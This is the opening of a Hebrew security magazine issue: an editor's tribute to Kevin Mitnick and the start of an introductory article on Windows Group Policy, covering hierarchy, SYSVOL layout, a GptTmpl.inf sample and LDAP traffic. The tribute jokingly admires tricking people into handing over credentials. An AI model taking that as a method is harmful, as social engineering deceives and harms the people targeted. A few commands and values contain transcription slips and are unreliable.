

Digital Whisper

גליון 153, אוגוסט 2023

מערכת המגזין:

אפיק קסטיאל, ניר אדר

מייסדים:

אפיק קסטיאל

מוביל הפרויקט:

אפיק קסטיאל

עורכים:

ספיר פדרובסקי, דן פלד, ויטלי בריזק ומור דוד

כתבים:

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לגליון ה-153 של DigitalWhisper!

על קווין מיטניק שמעתי לראשונה איפשהו בשנת 2000, הייתי בן 12 או 13 ורק עשיתי את צעדיי הראשונים בעולם ההאקינג. העולם היה טרם העידן שבו קוצר המושג "סייבר-ספייס" ל-"סייבר", עוד לפני שהנושא היה עולה על סדר היום חדשות לבקרים, האקדמיה ללשון העברית עוד לא ראתה לנכון למצוא למילה "האקר" חלופה בשפת הקודש, ורוב בני האדם לא ידעו להסביר את המשמעות שלה.

"Free Kevin". זה הטקסט שהתנוסס בענק על כל העמוד הראשי של אחד האתרים אליהם גלשתי. אז, לא כל כך הבנתי את משמעות הטקסט או במי מדובר, ויקיפדיה לא הייתה קיימת וגוגל היה בשנותיו הראשונות, "מנוע חיפוש" היה עדיין קונספט שצריך להוכיח את עצמו.

ימים ספורים לאחר מכן, שמעתי על שחרורו של "ההאקר המסוכן בעולם" בחדשות, אך רק כמה שנים לאחר מכן כבר הצלחתי לשים את ידיי על קלטת עם עותק של הסרט "Operation Takedown", סרט סמי-ביוגרפי סמי-הוליוודי המבוסס על ספר עם שם דומה, שנכתב ע"י שני החבר'ה שהובילו את המצוד שה-FBI עשה על מיטניק, עד לכידתו ועל הכנסתו לכלא.

בסרט, צפיתי כבר בתור נער, כנראה איפשהו בגיל 15 או 16, צפיתי בו אחרי שכבר שמעתי לא מעט סיפורים על אותו מיטניק ועל יכולותיו המופלאות בתחום ההנדסה החברתית, אך עם זאת, הסרט עדיין תפס אותי לא מוכן.

הסרט עצמו נחמד, אני לא זוכר את כל הפרטים בו, אני זוכר שהוא עשוי בצורה סבירה ועם אג'נדה מסויימת, אך מה שתפס אותי בו לא מוכן היו המחשבות שרצו לי בראש לאורך כל הסרט: לראשונה התוודעתי לאדם שהחליט לשים את הסקרנות שלו כערך עליון, לראשונה חזיתי באדם שהחליט ללכת עם המילה "האקר" ולתת לה להשפיע על חייו עד הסוף. לראשונה בחיי גם ראיתי מה המשמעויות שיכולות להגזר מזה. ולראשונה גם הבנתי שזה מה שאני רוצה לעשות כשאהיה גדול.

בהמשך שנות ההתבגרות שלי קראתי מספריו של מיטניק בשקיקה, אפילו הצלחתי לנצל הזדמנות שהוא הגיע לארץ, נסעתי לפגוש אותו ולבקש חתימה על אחד מספריו.

מעולם לא תליתי בחדר בבית הוריי פוסטר של כדורסלן, מעולם לא עמדתי בתור כמות מוגזמת של שעות כדי להכנס להופעה של זמר או להקה, קשה היה לכנות אותי "ילד של גיבורי ילדות". אך במבט לאחור,



כנראה שאיפשהו באותן שנים, תליתי פוסטר ענק של קווין מיטניק על קיר באחד מחדרי הלב שלי ומאז הוא לא ירד.

החודש קווין מיטניק נפטר, בן 59, לאחר שחלה בסרטן בלב.לב.

מיטניק, היית, ותמיד תהיה בשבילי מקור השראה אינסופי לסקרנות, מודל לתעוזה, והדוגמא לכך שעם הגישה הנכונה אפשר פשוט לבקש את פרטי ההזדהות במקום לשבור את הראש מול מערכות ההגנה.

Kevin Freed

[06.08.1963 - 16.07.2023]

וכמובן, לפני שנעבור למאמרים הנפלאים שמתפרסמים בגליון החודש, נרצה להגיד תודה לכל מי שכתב ועמל על כך. אז תודה לכל הכותבים! תודה לספיר פדרובסקי, תודה לדן פלד, תודה לויטלי בריזק ותודה למור דוד!

קריאה נעימה,
אפיק קסטיאל



תוכן עניינים

2	דבר העורך
4	תוכן עניינים
5	Group Policy 101
31	איך פרצנו לרכבים בווגאס
43	הדג מדייג פטור?
50	דברי סיכום

Group Policy 101


מאת ספיר פדרובסקי

הקדמה


אם התעסקתם אי פעם בתחום ההגנתי בעולמות ה-Windows סביר ששמעתם על GPO. אבל גם אם לא, אל חשש! מדובר בנושא פשוט להבנה, אך עד כמה שהוא פשוט, כך הוא גם מסוכן. במאמר זה, אסביר על GPO, מה הם, מה ניתן לעשות איתם (באופן לגיטימי), מה ניתן לעשות איתם (באופן פחות לגיטימי), איך נוכל לזהות שימוש זדוני ב-GPO ועוד כמה דברים כיפיים.

אז נתחיל מהבסיס, מה זה GPO?

בתרגום ישיר, Group Policy (מדיניות קבוצה). בגדול - מדובר בסט של חוקים שניתן להחיל על משתמשים, קבוצות ומכונות. כל-GPO (Group policy object) מיוצג על ידי-GUID, חד ערכי. ניתן גם לתת שם ל-GPO אך זה לא חובה. ה-GPO יכול סט חוקים או הגדרות למערכת הקבצים ו/או ל-Active Directory. כדי להגדיר GPO, באמצעות ה-Local Group Policy Editor. הריצו את הפקודה: gpedit.msc:




באמצעות הממשק אנחנו יכולים לערוך את ה-User Configuration וה-Computer Configuration מקומית על המחשב הזה. מה קורה אם אנו עורכים את המדיניות לוקאלית ואז מנהל הרשת שלנו מחיל עלינו מדיניות מנוגדות? נגלה בהמשך ☺




ההמלצה של מיקרוסופט היא לערוך את המדיניות באמצעות Group Policy Editor שמגיע כחלק מחבילת Active Directory. בצורה זו, נוכל להחיל מדיניות לפי Scope-ים ספציפיים, על דומיין מסוים, OU מסוים וכו'. נוכל לפתוח על ה-DC את ה-Group Policy Management console באמצעות כתיבה בשורת ה-Run:

```
gpmmc .msc
```



בעמוד זה, נוכל לראות את כל המדיניות בדומיין, ואת כל ה-Container-ים. אם מדיניות מוחלת על Container מסוים אנו נראה אותה תחתיו. למשל, נוכל לראות שתחת Domain Controllers יש 2 מדיניות.

על מנת לערוך מדיניות נלחץ עליה לחצן ימני -> Edit




היתרון בשימוש בכלי הדומיין להחלת מדיניות היא שנוכל בצורה קלה ומהירה להחיל חוקים על כלל האובייקטים בדומיין או על קבוצה רחבה של אובייקטים.


כמו כן, כלל המידע יהיה מאוחסן במקום אחד, ולא לזקאלית על כל מכונה, כך שיותר קל לנהל ולהכיר את מה שקורה בדומיין.

כמה דוגמאות של החלת מדיניות על קבוצות שונות:

- GPO שמוחל על Site יהיה מוחל על כל המשתמשים והמכונות באותו ה-Site
- GPO שמוחל על Domain יהיה מוחל על כלל המשתמשים והמכונות בדומיין, בירושה, על כלל המשתמשים והמכונות ב-OU-ים של הדומיין
- GPO המוחל על OU יהיה מוחל על כלל המשתמשים והמכונות תחת ה-OU, ובירושה, גם על כל Child OU



להלן תרשים המסביר המציג את התרחישים הנ"ל:




[Groyo Policy and the Active Directory, התרחישים המקורי באתר של Microsoft מביך מדי מדי לשים אותו כאן]

נקודה חשובה ואחרונה לפני שאנחנו נכנסים למעמקי ה-GPO והיכולות שלו היא ההירכיה! אז מה קורה אם אני החלתי לוקאלית על המחשב שלי את המדיניות הבאה כי חשוב לי שהתקשורת שלי תהיה חתומה (אגב, מומלץ):

Microsoft network server: Digitally sign communications (always)


נוכל לראות את ההגדרה הזו כאן:

Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options





אז כל הכבוד, אכפת לי מביטחון התקשורת שלי, אבל למנהל הרשת שלי פחות אכפת והוא הגדיר לכל הדומיין שההגדרה הזו היא Disabled:



לעומת המדיניות הקודמת שהיתה לוקאלית אנחנו יכולים לראות בממשק הניהול שהמדיניות הזו מוחלת על כל הדומיין!


היררכיית GPO

1. Local GPO
2. GPO linked to sites
3. GPO linked to Domain
4. GPO linked to OU (אם יש תתי OU-ים, קודם מוחלים ה-Parent ולאחר מכן ה-Child)

זאת אומרת, שהדבר הראשון שנדרס הוא המדיניות הלוקאלית, והדבר האחרון שנדרס (אז תכלס אף אחד לא יכול לדרוס) הוא המדיניות שמוחלת ישירות על ה-OU. אז במקרה שלנו, המדיניות הדומינית תדרוס את המדיניות הלוקאלית והתקשורת שלנו תישאר לא מאובטחת ☺

הדוגמא הזו נועדה להסביר כמה חשוב סדר החלת המדיניות, אם מנהל הרשת חושב שבכך שהחיל מדיניות על כל הדומיין, הדומיין מאובטח, הוא טועה. שכן אם יש מדיניות שמוחלות ספציפית על OU-ים הן ידרסו את המדיניות הדומינית. יש מגוון מתקפות מבוססות על היררכיית ה-GPO, ונגע בהן בהמשך.

אגב, היררכיה זו היא הבסיסית, אך ניתן להשתמש ב-**No override** על מנת לא לדרוס את המדיניות שלנו. אז אם במקרה שלנו מנהל הרשת ישתמש ב-**No override** על הפוליסת דומיין, היא לא תדרס על ידי המדיניות שמוגדרות על ה-OU-ים.



כמו כן, ניתן גם לחסום ירושה של מדיניות באמצעות **Block inheritance** כדי למנוע ממדיניות להיות מוחלות על תתי OU-ים.

- **No Override** תמיד תדרוס **Block inheritance**
- מדיניות לוקאלית לא יכולה להשתמש באופציה של **Block inheritance** או **No Override**

אז ראינו שיש דבר כזה GPO, מדיניות חוקים שנוכל להחיל לוקאלית או דומיינית. כמו כן, ראינו שיש 2 סוגים של פלטפורמות חוקים בתוך כל מדיניות:

1. User Configuration - מדיניות שמוחלות על משתמש
2. Computer Configuration - מדיניות שמוחלות על מכונה

יש הרבה מאוד סוגים של חוקים שניתן להחיל, אנחנו נתמקד רק במספר דיי מצומם שכן כמות האופציות כאן היא ענקית.

משיכת המדיניות


הדבר האחרון שאנחנו צריכים לפני שנצלול פנימה, הוא לענות על שאלה חשובה, איך מחשב או משתמש יודע מה המדיניות שלו?? מאיפה המחשב לוקח את המדיניות ומחיל אותן על עצמו?

אה! בואו נראה! כלל המדיניות נמצאות בתקיה על ה-DC שנגישה לכלל הדומיין בשם sysvol:

Name	Date modified	Type	Size
{00BF7438-F282-4587-9D2E-663887978637}	1/24/2023 3:00 PM	File folder	
{0A0D8D07-7716-4CDE-BA74-55693CC26DCF}	1/24/2023 3:02 PM	File folder	
{0AC9FA00-3808-4117-8FAD-7EA9B33AA299}	1/24/2023 3:01 PM	File folder	
{0B18E105-1B7E-4F1F-9547-07A7D50D81E5}	1/24/2023 3:01 PM	File folder	
{0B708FC2-DB0E-43D2-8BBB-7FDB8A9E0C5E}	1/24/2023 3:02 PM	File folder	
{0B8367FA-04D8-4647-B5C0-78C4428BB272}	1/23/2023 9:39 AM	File folder	
{0BC8EA19-8967-44A3-94E9-87C5259E92FF}	1/24/2023 3:00 PM	File folder	
{0BF3BE6A-A25A-417B-BD08-632179D7B5D9}	1/24/2023 3:02 PM	File folder	
{0BF6055A-A121-4B57-84FC-2A80BFD25A5B}	1/24/2023 3:00 PM	File folder	
{0CDCC8B2-A9FE-4D8F-A251-F7BF462C01E7}	1/24/2023 3:00 PM	File folder	
{0DD868D3-9AA3-475E-88CE-E00556443F3E}	1/24/2023 3:00 PM	File folder	
{0F8F4837-D039-4A67-B676-23FAE7A5B053}	1/24/2023 3:00 PM	File folder	
{01E75D2D-C014-4F18-80F3-3EA67C775C58}	1/24/2023 3:00 PM	File folder	
{1A914467-539A-4DF9-A5D7-AD73123FF808}	1/23/2023 9:39 AM	File folder	
{1B12BF20-4E80-4838-8ADA-7C6ADE0E992}	1/24/2023 3:02 PM	File folder	
{1B6555A1-75B4-4572-AF94-508C3C394BF7}	1/24/2023 3:01 PM	File folder	
{1B374645-ECC7-4A3F-811F-028D106FD22A}	1/23/2023 9:39 AM	File folder	
{1BC1DFCF-C112-4650-A41F-43DC67CB4BCD}	1/24/2023 3:01 PM	File folder	
{1BDD4FA5-3676-4129-BE54-FCFA2448CC4D}	1/23/2023 9:39 AM	File folder	

כל מחשב בדומיין פונה לנתיב הזה באחד משני המקרים:

1. המחשב נדלק (פונה למשור Computer configuration)
2. משתמש מתחבר (פונה למשור User configuration)



בתוך כל תקיית מדיניות נראה בערך משהו כזה:

Name	Date modified	Type	Size
Machine	1/24/2023 3:01 PM	File folder	
User	1/24/2023 3:01 PM	File folder	
GPT.INI	1/24/2023 3:01 PM	Configuration sett...	1 KB

במידה ויש הגדרות במדיניות הן יאוחסנו במספר קבצים שונים (כמו למשל הקובץ GPT.INI שניתן לראות) ואנחנו נדבר עליהם בהמשך כדי להבין איך ניתן לכתוב detection rules ל-GPO.

נציץ רק לרגע בדוגמא: אחד הקבצים המחזיקים את התוכן של המדיניות נקרא GptTmpl.inf. בקובץ זה נמצא את מרבית הגדרות ה Security של המדיניות. הוא בדרך כלל נמצא במיקום הזה:

```
\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
```

בואו נראה את התוכן שלו:

```
1 [Unicode]
2   Unicode=yes
3 [System Access]
4   MinimumPasswordAge = 1
5   MaximumPasswordAge = 42
6   MinimumPasswordLength = 7
7   PasswordComplexity = 1
8   PasswordHistorySize = 24
9   LockoutBadCount = 0
10  RequireLogonToChangePassword = 0
11  ForceLogoffWhenHourExpire = 0
12  ClearTextPassword = 0
13  LSAAnonymousNameLookup = 0
14 [Kerberos Policy]
15  MaxTicketAge = 10
16  MaxRenewAge = 7
17  MaxServiceAge = 600
18  MaxClockSkew = 5
19  TicketValidateClient = 1
20 [Version]
21  signature="CHICAGO"
22  Revision=1
23 [Privilege Rights]
24  SetCbPrivilege = normall
25 [Registry Values]
26  MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,0
27  MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
28  MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\CachedLogonsCount=1,"10"
29
```




נוכל לראות פה כל מיני הגדרות תחת קטוגריות שונות כמו:

- נתיבי Registry שאחראים על קונפיגורציות אבטחתיות שונות (כמו למשל RequireSecuritySignature שקינפגנו ממש לפני כמה עמודים!)
- Privilege Rights שמיד נדבר עליו
- Kerberos Policy - שמחיל קונפיגורציה על תוחלת כרטיס למשל.
- System Access - שמחיל הרבה הגדרות סיסמא כמו אורך מינימלי, זמן חיים וכו.

בהמשך, אציג מספר סקריפטים שיודעים לפרסר את הקבצים האלו לצורך כתיבת חוקים ☺

ואיך המחשב יודע אילו מדיניות מוחלות עליו? באמצעות ה-Service החביב הזה, GPClient יודע לתשאל את הדומיין כדי לקבל את כל המידע הנחוץ.



דוגמא לשאילתת LDAP על המדיניות שמתבצעת על ידי GPClient:

192.168.0.2	LDAP	179	SASL	GSS-API	Integrity: searchResEntry(4005) "CN=D01,CN=Sites,CN=Configuration,DC=d01,DC=lab" searchResDone(4005) success [2 results]
192.168.0.11	LDAP	1149	SASL	GSS-API	Integrity: searchRequest(4006) "cn=policies,cn=system,DC=d01,DC=lab" wholeSubtree
192.168.0.2	LDAP	8371	SASL	GSS-API	Integrity: searchResEntry(4006) "CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Polices,CN=System,DC=d01,DC=lab" searchResEntry(4006)
192.168.0.21	LDAP	1952	bindRequest(11)	"<ROOT>"	sasl
192.168.0.2	LDAP	266	bindResponse(11)	success	

```

